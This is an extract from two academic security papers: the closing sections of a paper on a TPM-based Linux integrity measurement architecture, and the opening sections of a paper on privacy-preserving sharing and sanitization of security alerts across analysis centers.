mmap system call without invoking the `file_mmap` LSM measurement hook. It is clear from the table that the overhead for the `file_mmap` LSM hook in the case of a clean cache hit (`no_SHA1`) is minimal - it takes 0.08 (1.73 - 1.65)  $\mu$ s to run. It does little more than reading the dirty-flag information from the inode of the file to be mapped. Fortunately, our experiences indicate that this is the majority case, even for servers that tend to run for a long time, accounting for more than 99.9% of all `measure` calls.

When the file is remeasured (`SHA1`), the `mmap` system call takes about 4.21  $\mu$ s, an overhead of about 2.5  $\mu$ s against the reference value. This case shows the overhead of setting up the file for measurement and searching the hash table for a matching fingerprint. Notice that this case does not measure the overhead of the fingerprinting itself, since the file size is only 2 bytes. Fingerprinting performance will be discussed later. The `extend` operation is clearly the most expensive, taking about 5 milliseconds to execute. This is understandable, because the `extend` operation interacts with the TPM chip as well as creates a new measurement list entry. As mentioned before, these two cases together represent less than 0.1% of all `measure` calls. Thus, we are confident –and our experiences confirm– that the performance penalty our system imposes for measuring executable upon the user will be negligible.

Invoking a measurement from user-level comprises (i) opening `/sys/security/measure`, (ii) writing the measure request, and (iii) closing `/sys/security/measure`. This method applies to measuring configuration files or interpreted script files (e.g., bash scripts or source files). As with the `file_mmap` LSM hook, we distinguish also here the three cases `no_SHA1`, `SHA1`, and `SHA1+extend`. The results are shown in Table 2. The

Measurements via sysfs		Overhead (stdev)
measure	no_SHA1	4.32 $\mu$ s (0.0)
	SHA1	7.50 $\mu$ s (0.0)
	SHA1+extend	5430 $\mu$ s (1.6)
reference	sys fs open/write/close	4.32 $\mu$ s (0.0)

Table 2: Latency of user level measurements via sysfs (file size 2 bytes).

user-level measurement latency is 4.32  $\mu$ s in the `no_SHA1` case. This overhead is mostly file system related overhead –open, write, close of `/sys/security/measure` as the reference value in Table 2 indicates. The measurement-related overhead for the `no_SHA1` case simply disappears in the context switching and file system related overhead. Interpreting the other measurement values is straightforward.

Measuring kernel modules can be done in two ways as described in Section 5.1: by user-level applications *insmod*

and *modprobe*, or by inducing a measurement routine before relocating the kernel module in the `load_module` function called by the `init_module` system call. Measuring them via *insmod* or *modprobe* transfers kernel module measurement performance into the domain of user-level measurements with the overhead as described in Table 2. The latency of measuring kernel modules in the `load_module` kernel function is almost the same as the latency of measuring executable content in the `file_mmap` LSM measurement hook. However, because kernel modules are already in memory before they are relocated, there is no dirty flagging information and we do not have clean hits but only the cases `SHA1` or `SHA1+extend`. We consider kernel module loading an infrequent and less time critical event and thus recommend from a security standpoint (see Section 5.1) that they be measured in the kernel.

Next, we present the fingerprinting performance as a function of file sizes. We measure the `mmap` system call's running time in the `SHA1` case, varying the input file sizes. This includes the reference overhead of 1.65  $\mu$ s for the pure `mmap` system call as shown in Table 1. The results are shown in Table 3. When the file size is large, the fingerprinting overhead can be significant. For example, measuring a 128 Kilobytes file takes about 1.5 milliseconds. The running time increases close to a linear fashion as the size of file increases. These latencies translate to a throughput performance of about 80 MB per second.

File Size (Bytes)	Overhead (stdev)
2	4.21 $\mu$ s (0.0)
512	10.3 $\mu$ s (0.0)
1K	16.3 $\mu$ s (0.0)
16K	197 $\mu$ s (0.1)
128K	1550 $\mu$ s (1.1)
1M	12700 $\mu$ s (16)

Table 3: Performance of the SHA1 Fingerprinting Operation as a Function of File Sizes.

Measuring in-memory kernel modules, we expect slightly better throughput in computing the `SHA1` than measuring files –which first have to be read from disk into memory– in the `file_mmap` LSM hook as described in Table 1. However, our measurements yielded only slightly better performance than in the `file_mmap` case shown in Table 3. We explain this with the Linux file caching effect. The measurements were done many times with a hot cache on the same file, which makes it very likely, that almost the complete file was already residing in the file cache when the measurement started. This also suggests that the throughput numbers in Table 1 should be considered a optimistic for file measurements.

These experiments were run with a measurement list containing about 1000 entries on an IBM Netvista M desktop



workstation, including an Intel Pentium 2.4 GHz processor and 1 GByte of RAM. All non-essential services were stopped.

### 6.3 Implementation and Usability Aspects

Our kernel implementation includes LSM hooks for measurement, dirty flagging, and bypass protection and comprises 4755 lines of code (loc) including comments. This code resides in its own `security/measure` kernel directory and is thus very easy to port to new Linux kernel versions as long as the LSM interface does not change. We need to add another 2 loc into the `load_module` routine of `kernel/module.c` to measure loading kernel modules. To instrument the `bash` shell, we insert 2 loc at the places where source files are loaded or script files are interpreted. These user level measure calls are based on a header file of 42 loc that translates the user level measure request macro into a proper write on `/sys/security/measure`. Porting the architecture from a 2.6.2 to a 2.6.5 Linux kernel took about 10 minutes. Moving from a non-LSM implementation in a 2.4 kernel to an LSM-based version of our integrity measurement architecture in the 2.6 kernel reduced the complexity of our implementation and increased its portability considerably.

We have successfully stacked our integrity measurement architecture as an LSM module on top of SELinux, which required small modifications of SELinux to call our hooks and to share security substructures in the `file` and `inode` kernel structures. These changes are minor but they are necessary because the current Linux LSM implementation leaves most of the stacking implementation to the modules themselves.

Our experiences show that a standard RedHat 9.0 Linux system including the Xwindow server and the Gnome Desktop system accumulates about 500-600 measurement entries after running about one week, including about 60-100 bash script and source file measurements. Those bash measurements cover all bash service startup and shutdown scripts as well as local source scripts (e.g., `~\.bashrc`). The overhead introduced by our measurement architecture is negligible even at boot time of the system when most measurements are recorded and extended into the TPM. Thus we believe our performance results are representative of a normal Linux environment.

## 7 Discussion

Our architecture is non-intrusive and does not prevent systems from running malicious programs. However, we modify our approach to *enforce security* as well. In this case, we pre-load the measurement cache with a set of expected fingerprints for trusted programs. The measurement call then fingerprints the file to be measured and compares it to the set of expected fingerprints. If the fingerprint does not match

any of them, it aborts the load and reports the illegal fingerprint. Note that the attesting system's enforcement requirements may be different than those of the challenger, so the challenger still needs to perform a validation.

Our measurement architecture is not restricted to measuring executable code. Adding measurement hooks into applications, we can include *structured input data*, such as configuration files and java classes, into our measurements. Changes are simple—instrumenting applications, such as Apache or the Java classloader, means adding a measurement call before loading relevant files.

In order to establish confidence in a system, *privacy* is impacted by our approach. The attestation protocol releases detailed information of the attesting system to allow challengers or trusted third parties to establish trust. However, the attesting system has full control over the release of this information, and can run code that it trusts not to release such information. Also, a system agent could be configured to release attestations to authenticated challengers and the operating system could only provide quotes to that agent.

Inducing frequent changes in loaded executable files can cause the measurement list to grow beyond practical limits, resulting in a *denial of service* attack. To prevent this attack, a maximum length of the measurement list can be configured. Any additional measurement is aggregated into the TPM-protected PCR register, but the measurement is not stored in the kernel. Consequently, a system that exceeds this maximum number of measurements will not be able to successfully convince challenging parties of its integrity because the measurement list will not validate against the aggregate any more.

## 8 Conclusions

We presented the design and implementation of a secure integrity measurement system for Linux. This system extends the TCG trust concepts from the BIOS all the way up into the application layer for a general operating system. We extend the operating system with hooks to measure when the first code is loaded into a process (`file_mmap` LSM hook), provide a `measure sysfs` entry to request subsequent measurements, and detect when changes to measured inodes occur. This mechanism enables the measurement of dynamic loaders, shared libraries, and kernel modules in addition to the executed files. Further, the approach is extensible, such that applications can measure their specialized loads as shown for `bash`. The result is that we show that many of the Microsoft NGSCB guarantees can be obtained on today's hardware and today's software and that these guarantees do not require a new CPU mode or operating system but merely depend on the availability of an independent trusted entity. Such a system can already detect a variety of integrity issues, such as the presence of rootkits or vulnerable software. Our measurements show that the non-development systems can be practi-



cally measured and that the measurement overhead is reasonable.

The measurement system is extensible and we believe that we can ultimately achieve guarantees beyond those of Microsoft NGSCB. The application of mandatory access control policy can ensure that dynamic data cannot be modified except by trusted sources [17]. Identification of low integrity data flows can enable the possibility of control over whether these flows should be allowed, whether effective restriction can be put on them at the system-level or within applications.

We are currently in the process of making the source code of our integrity measurement architecture implementation publicly available as open-source and pursue efforts to integrate it into the kernel as an optional LSM kernel module.

## Acknowledgments

The authors would like to thank the IBM Linux Technology Center for their continuing and invaluable support and our colleagues from the IBM Tokyo Research Lab, particularly Seiji Munetoh and his colleagues, for interesting discussions and for their TPM-enhancement of the grub boot loader. Finally, we would like to thank Ronald Perez, Steve Bade, and the anonymous referees for their useful comments.

## References

- [1] W. A. Arbaugh, D. J. Farber, and J. M. Smith, "A Secure and Reliable Bootstrap Architecture," in *IEEE Computer Society Conference on Security and Privacy*. IEEE, 1997, pp. 65–71.
- [2] "Trusted Computing Group," <http://www.trustedcomputinggroup.org>.
- [3] K. J. Biba, "Integrity considerations for secure computer systems," Tech. Rep. MTR-3153, Mitre Corporation, Mitre Corp, Bedford MA, June 1975.
- [4] D. D. Clark and D. R. Wilson, "A comparison of commercial and military computer security policies," in *IEEE Symposium on Security and Privacy*, 1987.
- [5] S. W. Smith, "Outgoing authentication for programmable secure coprocessors," in *ESORICS*, 2002, pp. 72–89.
- [6] M. Bond, "Attacks on cryptoprocessor transaction sets," in *Proceedings of the 2001 Workshop on Cryptographic Hardware and Embedded Systems*, May 2001.
- [7] P. England, B. Lampson, J. Manferdelli, M. Peinado, and B. Willman, "A Trusted Open Platform," *IEEE Computer*, vol. 36, no. 7, pp. 55–62, 2003.
- [8] G. Kim and E. Spafford, "Experience with Tripwire: Using Integrity Checkers for Intrusion Detection," in *System Administration, Networking, and Security Conference III*. USENIX, 1994.
- [9] D. Engler, B. Chelf, A. Chou, and S. Hallem, "Checking systems rules using system-specific, programmer-written compiler extensions," in *Proceedings of the 4<sup>th</sup> Symposium on Operating Systems Design and Implementation (OSDI 2000)*, October 2000.
- [10] J. Dyer, M. Lindemann, R. Perez, R. Sailer, L. van Doorn, S. W. Smith, and S. Weingart, "Building the IBM 4758 Secure Coprocessor," *IEEE Computer*, vol. 34, no. 10, pp. 57–66, 2001.
- [11] Trusted Computing Group, *Trusted Platform Module Main Specification, Part 1: Design Principles, Part 2: TPM Structures, Part 3: Commands*, October 2003, Version 1.2, Revision 62, <http://www.trustedcomputinggroup.org>.
- [12] H. Maruyama, F. Seliger, N. Nagaratnam, T. Ebringer, S. Munetoh, and S. Yoshihama, "Trusted Platform on demand (TPod)," in *Technical Report, Submitted for Publication*, 2004, In submission.
- [13] J. Marchesini, S. Smith, O. Wild, and R. MacDonald, "Experimenting with TCPA/TCG Hardware, Or: How I Learned to Stop Worrying and Love the Bear," in *Technical Report TR2003-476, Dartmouth PKI Lab Dartmouth College, Hanover, New Hampshire, USA*, December 2003.
- [14] T. Garfinkel, B. Pfaff, J. Chow, M. Rosenblum, and D. Boneh, "Terra: A Virtual Machine-Based Platform for Trusted Computing," in *Proc. 9th ACM Symposium on Operating Systems Principles*, 2003, pp. 193–206.
- [15] CERT Coordinatin Center, "CERT/CC Advisories," <http://www.cert.org/advisories>.
- [16] A. B. Brown and M. Seltzer, "Operating System Benchmarking in the Wake of Lmbench: A Case Study of the Performance of NetBSD on the Intel x86 Architecture," in *Proceedings of the 1997 ACM SIGMETRICS Conference on Measurement and Modeling of Computer Systems*, June 1997, pp. 214–224.
- [17] T. Jaeger et. al., "Leveraging information flow for integrity verification," in *SUBMITTED for publication*, 2004.

# Privacy-Preserving Sharing and Correlation of Security Alerts

Patrick Lincoln\*

Phillip Porras†

Vitaly Shmatikov‡

*SRI International*

lincoln@csl.sri.com   porras@sdl.sri.com   shmat@csl.sri.com

## Abstract

We present a practical scheme for Internet-scale collaborative analysis of information security threats which provides strong privacy guarantees to contributors of alerts. Wide-area analysis centers are proving a valuable early warning service against worms, viruses, and other malicious activities. At the same time, protecting individual and organizational privacy is no longer optional in today's business climate. We propose a set of data sanitization techniques that enable community alert aggregation and correlation, while maintaining privacy for alert contributors. Our approach is practical, scalable, does not rely on trusted third parties or secure multiparty computation schemes, and does not require sophisticated key management.

## 1 Introduction

Over the past few years, computer viruses and worms have evolved from nuisances to some of the most serious threats to Internet-connected computing assets. Global infections such as Code Red and Code Red II [21, 40], Nimda [30], Slammer [20], MBlaster [18], and MyDoom [17] are among an ever-growing number of self-replicating

malicious code attacks plaguing the Internet with increasing frequency. These attacks have caused major disruptions, affecting hundreds of thousands of computers worldwide.

Recognition and diagnosis of these threats play an important role in defending computer assets. Until recently, however, network defense has been viewed as the responsibility of individual sites. Firewalls, intrusion detection, and antivirus tools, are, for the most part, deployed in the mode of independent site protection. Although these tools successfully defend against low or moderate levels of attack, no known technology can completely prevent large-scale concerted attacks.

There is an emerging interest in the development of Internet-scale threat analysis centers. Conceptually, these centers are data repositories to which pools of volunteer networks contribute security alerts, such as firewall logs, reports from antivirus software, and intrusion detection alerts (we will use the terms *analysis center* and *alert repository* interchangeably). Through collection of continually updated alerts across a wide and diverse contributor pool, one hopes to gain a perspective on Internet-wide trends, dominant intrusion patterns, and inflections in alert content that may be indicative of new wide-spreading threats. The sampling size and diversity of contributors are thus of great importance, as they impact the speed and fidelity with which threat diagnoses can be formulated.

We are interested in protecting sensitive data contained in security alerts against malicious users of alert repositories and corrupt repositories. The risk of leaking sensitive in-

\*Partially supported by ONR grants N00014-01-1-0837 and N00014-03-1-0961 and Maryland Procurement Office contract MDA904-02-C-0458.

†Partially supported by ARDA under Air Force Research Laboratory contract F30602-03-C-0234.

‡Partially supported by ONR grants N00014-01-1-0837 and N00014-03-1-0961.

formation may negatively impact the size and diversity of the contributor pool, add legal liabilities to center managers, and limit accessibility of raw alert content. We consider a three-way tradeoff between privacy, utility, and performance: privacy of alert contributors; utility of the analyses that can be performed on the sanitized data; and the performance cost that must be borne by alert contributors and analysts. Our objective is a solution that is reasonably efficient, privacy-preserving, and practically useful.

We investigate several types of attacks, including dictionary attacks which defeat simple-minded data protection schemes based on hashing IP addresses. In particular, we focus on attackers who may use the analysis center as a means to probe the security posture of a specific contributor and infer sensitive data such as internal network topology by analyzing (artificially stimulated) alerts. We present a set of techniques for sanitization of alert data. They ensure secrecy of sensitive information contained in the alerts, while enabling a large class of legitimate analyses to be performed on the sanitized alert pool. We then explain how trust requirements between the alert contributors and analysis centers can be further reduced by deploying an overlay protocol for randomized alert routing, and give a quantitative estimate of anonymity provided by this technique. We conclude by discussing performance issues.

## 2 Related Work

Established Internet analysis centers, such as DShield [34] and Symantec's DeepSight [32] gather alerts from a diverse population of sensors. For example, in April 2003, DShield reported a contributor pool of around 41,000 registered participants and around 2000 regular submitters, who submit a total of 5 to 10 million alerts daily [7]. These centers proved effective in recognizing short-term inflections in alert content and volume that may indicate wide-scale malicious phenomena [39], as well as the ability to track important security trends that may allow sites to better tune their security postures [31].

Other research has shown how to use distributed security information to infer Internet DoS activity [22], and how to improve the speed and accuracy of large-scale multi-enterprise alert analysis centers [38].

Alert sharing communities have not yet enjoyed wide-scale adoption, in part due to privacy concerns of potential alert contributors and managers of community alert repositories. Raw alerts may expose site-private topological information, proprietary content, client relationships, and the site's defensive capabilities and vulnerabilities. With this in mind, established systems suppress sensitive alert content before it is distributed to analysis centers (*e.g.*, field suppression is a configurable option in DShield's alert extraction software). Even with these measures, organizations such as DeepSight and DShield must be granted a substantial degree of trust by the alert producers, since suppression and anonymization must be balanced against the need to maintain the utility of the alert.

### 2.1 Packet trace anonymization

Several approaches have been proposed for anonymization of Internet packet traces [25, 36, 24]. For example, Pang and Paxson proposed a high-level language and tool [24] as part of the Bro package, enabling anonymization of packet header and content. They are interested in wide-scale network traces such as FTP sessions, while our application is alert management. Further, we examine strategies that mitigate dictionary attacks from adversaries who can stimulate and then observe alert production within the target's site.

### 2.2 Database obfuscation

The database community has examined the problem of mining aggregate data while protecting privacy at the level of individual records. One approach is to randomly perturb the values in individual records [1, 2] and compensate for the randomization at the aggregate level. This approach is potentially vulnerable to privacy breaches. If a data item

is repeatedly submitted and perturbed (differently each time), much information about the original value can be inferred. In our context, an attacker could intentionally probe the same IP address using the same attack strings. If the (randomly perturbed) reports of the attack are disambiguated from other alerts based on the attack's unique statistical aspects, the attacker can use them to learn important details of the original alert.

### 2.3 SMC schemes

Consider two or more parties who want to perform a joint computation, but neither party is willing to reveal its input. This problem is known as Secure Multiparty Computation (SMC). It deals with computing a probabilistic function in a distributed system where each participant independently holds one of the inputs, while ensuring correctness of the computation and revealing no information to a participant other than his input and output.

There exist general-purpose constructions that convert any polynomial computation to a secure multiparty computation [37]. Recent work has considerably improved the efficiency of such computations when an approximate answer is sufficient [13]. Applications include privacy-preserving data classification, clustering, generalization, summarization, characterization, and association rule mining. Clifton *et al.* [8] present methods for secure addition, set union, size of set intersection, and scalar product. Lindell and Pinkas [19] propose a protocol for secure decision tree induction, consisting of many invocations of smaller private computations such as oblivious function evaluation. Unfortunately, the cost of even the most efficient SMC schemes is too high for the purpose of large-scale security alert distribution.

## 3 Format of Security Alerts

Network data collected to support threat analysis, fault diagnosis, and intrusion report correlation may range from simple MIB

statistics to detailed activity reports produced by complex applications such as intrusion or anomaly detection systems. So far, we have used the term *security alert* loosely to refer to site-local activity produced by a network security component (*sensor*) as it reports on observed activity or upon an action it has taken in response to observed activity. A security alert can represent a very diverse range of information, depending on the type of the security device that produced it. In this section, we consider the typical content of security alerts from the three primary types of alert contributors used in the context of Internet-scale threat analysis centers.

**Firewalls** reside at the gateways of networks, and contribute reports that indicate “deny” and “allow” actions for traffic across the gateway boundary. Most typically, firewalls contribute alerts flagging incoming packets that were denied. Volume, port, and source distribution patterns of such packets provide significant insight into the probe and exploit targets of malicious systems, new attack tools, and self-propagating malicious applications.

**Intrusion detection systems** include network- and host-based systems, and may employ misuse or anomaly detection. Unlike firewalls, intrusion detection reports may represent a wide variety of event types, and can report on anomalous phenomena that span arbitrarily long durations of time or events.

**Antivirus software** reports email- and file-borne virus detection on individual hosts. Reports include virus type, infection target, and the response action, which is typically to clean or quarantine the infection.

Table 1 summarizes the fields that constitute a typical firewall (FW), intrusion detection (ID), or antivirus (AV) security alert in its raw form, prior to data sanitization.

## 4 Threat Model

To support collaborative threat analysis, the alert repository will be published, at least partially, and thus made available to the at-



Source_IP	FW,ID	Typically refers to the source IP address of the machine that initiated the session or transferred the transaction that caused the alert to fire. In IDS alerts, this field may represent the victim, not the attacker, since some systems alert upon an attack reply rather than request.
Source_Port	FW,ID	Source TCP or UDP port of the machine that initiated the session or transferred the transaction that caused the alert to fire.
Dest_IP	FW,ID,AV	Typically refers to the destination IP address of the machine that initiated the session or transferred the transaction that caused the alert to fire. In AV systems, Dest_IP can identify the machine in which the infection is discovered.
Dest_Port	FW,ID	Destination TCP or UDP port of the machine that initiated the session or transferred the transaction that caused the alert to fire.
Protocol	FW,ID	Protocol type ( <i>e.g.</i> , UDP, TCP, ICMP).
Timestamp	FW,ID,AV	May incorporate incident start time, end time, incident report time.
Sensor_ID	FW,ID,AV	May incorporate the brand and model of the sensor and a unique identifier for the individual instantiation of the sensor.
Count	FW,ID,AV	Often used to represent some notion of repeated activity, either at the alert or event ( <i>e.g.</i> , packet) level.
Event_ID	FW,ID,AV	Uniquely defines the alert type for the given sensor.
Outcome	FW,ID,AV	Reports the status or disposition of the reported activity. For firewalls, it may report whether the log entry was associated with an allow or deny rule. For AV, it may indicate infection disposition ( <i>e.g.</i> , Symantec's AV indicates whether the infected file is cleaned or quarantined). Outcome fields for IDS tools are highly vendor-specific.
Captured_Data	ID	Some IDS sensors have the ability to report part or all of the data content in which the alert was applied.
Infected_File	AV	Antivirus logs include the identity of the file that was infected.

Table 1: Summary of security alert content.

tacker. In the worst case, the adversary may be able to compromise the alert repository and gain direct access to raw alerts reported to that repository. It is thus very important to ensure that alerts are reported in a sanitized form that preserves privacy of sensitive information about the producer's network. In this section, we outline the goals of a typical attacker and the means he or she may employ to subvert our alert sharing scheme.

#### 4.1 Sensitive fields

**IP addresses.** Any field that contains an IP address such as Source\_IP or Dest\_IP is sensitive, since it reveals potentially valuable information about the internal topology of the network under attack. Knowing the relationship between IP addresses and various types of alerts may allow the attacker to track propagation of the attack through a network which is not normally visible to him (*e.g.*, located behind a firewall). Even though the Source\_IP field is usually associated with the source of the attack, it may (a) contain the address of an infected system on

the internal network, or (b) identify organizations that have a legitimate relationship with the targeted network. For example, the attacker may be able to discover that attacking a particular system in organization A leads to alerts arriving from a sensor within organization B with A's address in the Source\_IP field, and thus learn that there is a relationship between the two organizations.

Popular intrusion detection systems such as Snort [28] include rules that are highly prone to producing false positives, while other rules simply log security-relevant events that are not specifically associated with an attack. An attacker who is aware of such behavior can closely analyze the source IP addresses of these alerts to gain a sense of the sites with which the producer regularly communicates.

**Captured and infected data.** Data contained in Captured\_Data and Infected\_File fields are extremely sensitive. File names, email addresses, document fragments, pieces of IP addresses, application-specific data and so on may leak private information stored on infected systems and reveal network topology or site-specific vulnerabilities.

## 4.2 Sensitive associations

The attacker may use certain associations between the fields of a security alert to learn the security posture of the producer site.

**Configurations.** Sensitive information includes the site's set of network services, protocols, operating systems, and network-accessible content residing within its boundaries. While some of this information may be revealed through direct interactions with external systems, the breadth of probing can be monitored and controlled by the target site. Associations between security alert fields that could potentially lead to undesirable disclosures include [Source.IP, Source.Port, Protocol] and [Dest.IP, Dest.Port, Protocol].

**Site vulnerabilities.** Revealing the disposition of unsuccessful attacks may be undesirable. Associations between alert producers and the Sensor.ID, Event.ID and Outcome fields may potentially lead to such disclosures.

**Defense coverage.** Sites may not want to reveal their detection coverage, including information about versions and configurations of security products that are operating within their boundaries. Attacks and probes mounted against a site with the intention of observing, potentially through indirect inference, which sensors are running and their alert production patterns, would seriously impact the site's security posture. Associations between alert producers and the Sensor.ID and Event.ID fields are thus sensitive.

In current practice, these sensitivities are handled in a variety of ways. Sensitive fields are often suppressed at the alert producer's site before the alert is forwarded to a remote alert repository. For example, the DShield alert extractor provides various configuration options to suppress fields and an IP blacklist that allows a site to suppress sensitive addresses. The second approach is to apply cryptographic hashing to fields, allowing equality checks while maintaining a degree of content privacy (this approach may be vulnerable to dictionary attacks, as explained below). The third approach is simply to trust the alert repository with ensuring

that neither content nor indirect associations be openly revealed.

## 4.3 Potential attacks

We describe several threats faced by any alert sharing scheme, in the order of increasing severity. The attacker may launch attacks of several types simultaneously.

**Casual browsing.** Alerts published by a repository may be copied, stored and shared by any Internet user, and are thus forever out of control. The mildest attack is casual browsing, where a curious user looks for familiar IP prefixes and sensor IDs in the published alerts. This attack is easy to defend against, *e.g.*, by hashing all sensitive data.

**Probe-response.** A determined attacker may attempt to use the alert repository as a verification oracle. For example, he may target a particular system and then observe the alerts published by the repository to determine whether the attack has been detected, and, if so, how it was reported. By comparing IP addresses contained in the reported alert with that of the targeted system, the attacker may learn network topology, sensor locations, and other valuable information.

**Dictionary attacks.** The attacker can precompute possible values of alerts that may be generated by the targeted network, and then search through the data published by the repository to find whether any of the actual alerts match his guesses. This attack is especially powerful since standard hashing of IP addresses does not protect against it. For example, the attacker can simply compute hashes for all 256 IP addresses on the targeted subnet and check the published alerts to see if any of the hash values match. Using semantically secure encryption on sensitive fields is sufficient to foil dictionary attacks, but such encryption also makes collaborative analysis infeasible because two encryptions of the same plaintext produce different ciphertexts with overwhelming probability. A polynomially-bounded analyst cannot feasibly perform equality comparisons unless he knows the key or engages in further

interaction with the alert producer.

**Alert flooding.** If the repository publishes only the highest-volume alerts (or those satisfying any other group condition), the attacker may target a particular system and then “flush out” the stimulated alert by flooding the repository with fake alerts that match the expected value of the alert produced by the targeted system. This involves either spoofing source addresses of legitimate sensors, setting up a bogus sensor, or taking over an existing sensor. Flooding will cause the repository to publish the real alert along with the fakes. The attacker can discard the fakes and analyze the real alert.

**Repository corruption.** Finally, the attacker may deliberately set up his own repository or take control of an existing repository, perhaps in a manner invisible to the repository administrator. This attack is particularly serious. It eliminates the need for alert flooding and aggravates the consequences of probe-response, since it gives the attacker immediate access to raw reported alerts, as well as the ability to determine exactly (*e.g.*, by inspecting incoming IP packets) where the alert has arrived from. We describe several partial solutions in section 6. Solutions based on sophisticated cryptographic techniques such as oblivious transfer [26] currently appear impractical. They provide better theoretical privacy at the cost of an unacceptable decrease in utility and performance, but the balance may shift in favor of cryptography-based solutions with the development of more practical techniques.

## 5 Alert Sharing Infrastructure

To enable open collaborative analysis of security alerts and real-time attack detection, we propose to establish alert repositories which will receive alerts from many sensors, some of them public and located at visible network nodes and other hidden on corporate networks deep behind firewalls. Achieving this requires a robust architecture for information dissemination, ideally with no single point of failure (to provide higher reliabil-

ity in the face of random faults and outages), no single point of trust (to provide stronger privacy guarantees against insider misuse in any one organization), and few if any leverage points for attackers.

The core of the proposed system is a set of repositories where alerts are stored and accessed during analysis. Each repository is very simple: it accepts alerts from anywhere, strips out source information, and publishes them immediately or after some delay. There is no cryptographic processing and no key management (unless the repository performs re-keying — see section 6.2). As described in section 6.3, multiple repositories make it more difficult for the attacker to infer the source of sanitized alerts. The repositories may share alerts, but they are not required to be synchronized, thus not every alert will be visible to every analysis engine. For performance reasons, analysis engines normally interact with a single repository or mirror site.

Figure 1 shows the major data flows among a small set of sensors, producers, repositories, and analysis engines. The sensor trapezoids consist of firewalls, intrusion detection systems, antivirus software, and possibly other security alert generators. The producer boxes represent local collection points for an enterprise or part of an enterprise. These boxes perform the sanitization steps such as hashing IP addresses, and are controlled by the reporting organization. The repository cylinders represent public or semi-public databases containing reported data. A repository may be controlled by a producer or by an analysis organization. The analysis diamonds represent analysis services which process the published alerts for historical trends, event frequency changes, and other aggregation or correlation functions.

An enterprise (such as a major research lab famed for computer security research) may be sensitive to public disclosure of possible attacks, and wish to keep private even the volume of alerts it generates. As described in section 6.3, the repositories can optionally form a randomized alert routing network. Although we have not implemented this feature, randomized routing can provide strong anonymity guarantees for alert sources. A




Figure 1: Data flows in alert processing.




Figure 2: Alert volume per sensor (semi log scale). Data courtesy DShield.

repository may also be configured so that only events whose volume exceeds a certain threshold are published. This will have relatively little impact on historical and inflection analysis (see section 7), but may disable identification of stealth attacks associated with low alert volumes.

As shown in figure 2, sensors vary greatly in the volume of alerts they produce in a given day, but the total alert volume is substantial. This graph depicts the number of alerts produced on a single day by 1,416 sensors reporting to DShield. At the high end, over 7 million alerts were produced by one firewall, apparently experiencing a certain DoS-like attack. Several other sensors were near or above a million alerts. The median sensor produced only 177 alerts.

The total alert volume of 19,147,322 alerts reported on that day, across a total of 1,416 different sensors from many organizations spread over a wide geographic area, constrains practical implementation choices. In particular, secure multiparty computation (SMC) approaches (see section 2.3), and many privacy-preserving data mining tech-

niques add impractical levels of overhead to alert analysis. With over a thousand reporting sensors, naive SMC approaches would require tremendous network bandwidth and unsupportable CPU or cryptographic coprocessor performance for even moderate levels of analysis query traffic. It is possible that special-purpose SMC schemes developed specifically for this problem would prove more practical. In this paper, we propose simple solutions which enable a broad set of analyses on sanitized alerts that would normally require raw alert data.

## 6 Alert Sanitization

We propose several techniques that are used in combination to protect the alert sharing infrastructure from threats described in section 4. Some of the mechanisms are “heavier” than others and impose higher communication and computational requirements on alert contributors. On the other hand, they provide better protection against serious threats such as complete corruption of the alert repository. The exact set of techniques may be selected by each organization or contributor pool individually, depending on the level of trust they are willing to place in a particular repository or set of repositories.

### 6.1 Design requirements

We do not consider solutions that require alert sources to trust the repository with protecting privacy of the reported data. In the context of completely open public repositories, as opposed to trusted services such as DeepSight [32] and DShield [34], such solutions are both impractical (a commercial enterprise is unlikely to trust an open repository to be careful with business secrets) and dangerous for the repository operator, as she may be exposed to legal liability if the repository is attacked and private alert data compromised.

We also rule out solutions that require sharing of secret keys between sensors. An obvious solution might involve encrypting



sensitive data with a common key to enable alert comparison by infrastructure participants, while hiding the data from a casual observer. This approach may solve the corrupt repository problem, but it is vulnerable if the attacker signs up as a participant, gains access to the common key, and breaks privacy of alerts generated by *all* other participants.

Finally, solutions that require multiple producers to collaborate and/or interact to protect a single alert are impractical in our context. Given the volume of alerts, especially when the network is under attack, the communication overhead is likely to prove prohibitive. This eliminates mechanisms based on threshold cryptography [11, 14] such as proactive security [15, 6], and secure multiparty computation (see section 2.3) even though they are secure if a subset of participants has been corrupted by the adversary.

## 6.2 Basic privacy protection

**Scrubbing sensitive fields.** Before an alert is sent to the repository, the producer must remove all sensitive information not needed for collaborative analyses described in section 7, including all content in `Captured_Data`, `Infected_File` and `Outcome` fields. A more advanced version of our system may enable privacy-preserving analysis based on commonalities in the `Captured_Data` field, *e.g.*, presence of “bad words” associated with a particular virus. Possible techniques include encryption with keyword-specific trapdoors in the manner of [29, 5].

The `Sensor_Id` field may be either remapped to a unique persistent pseudonym (*e.g.*, a randomly generated string) that leaks no information about the organization that owns it, or replaced with just the make and model information. The `Timestamp` field is rounded up to the nearest minute. Although this disables fine-grained propagation analyses, it adds additional uncertainty against attackers staging probe-response attacks.

**Hiding IP addresses.** Suppose the attacker controls the repository. He may launch an attack and then attempt to use the alert gen-

erated by the victim’s sensor to analyze the attack’s propagation through the victim’s internal network. Therefore, the producer must hide both `Source_IP` and `Dest_IP` addresses before releasing the alert to the repository.

Encrypting IP addresses under a key known only to the producer is unacceptable, as it hides too much information. With a semantically secure encryption scheme, encrypting the same IP address twice will produce different ciphertexts, disabling collaborative analysis. Hashing the address using a standard, universally computable hash function such as SHA-1 or MD5 enables dictionary attacks. If the attacker controls the repository, he can target a system on a particular subnet and pre-compute hash values of all possible IP addresses at which sensors may be located or to which he expects the attack to propagate. This is feasible since the address space in question is relatively small — either 256, or 65536 addresses (potentially even smaller if the attacker can make an educated guess). The attacker verifies his guesses by checking whether the received alert contains any of the pre-computed values.

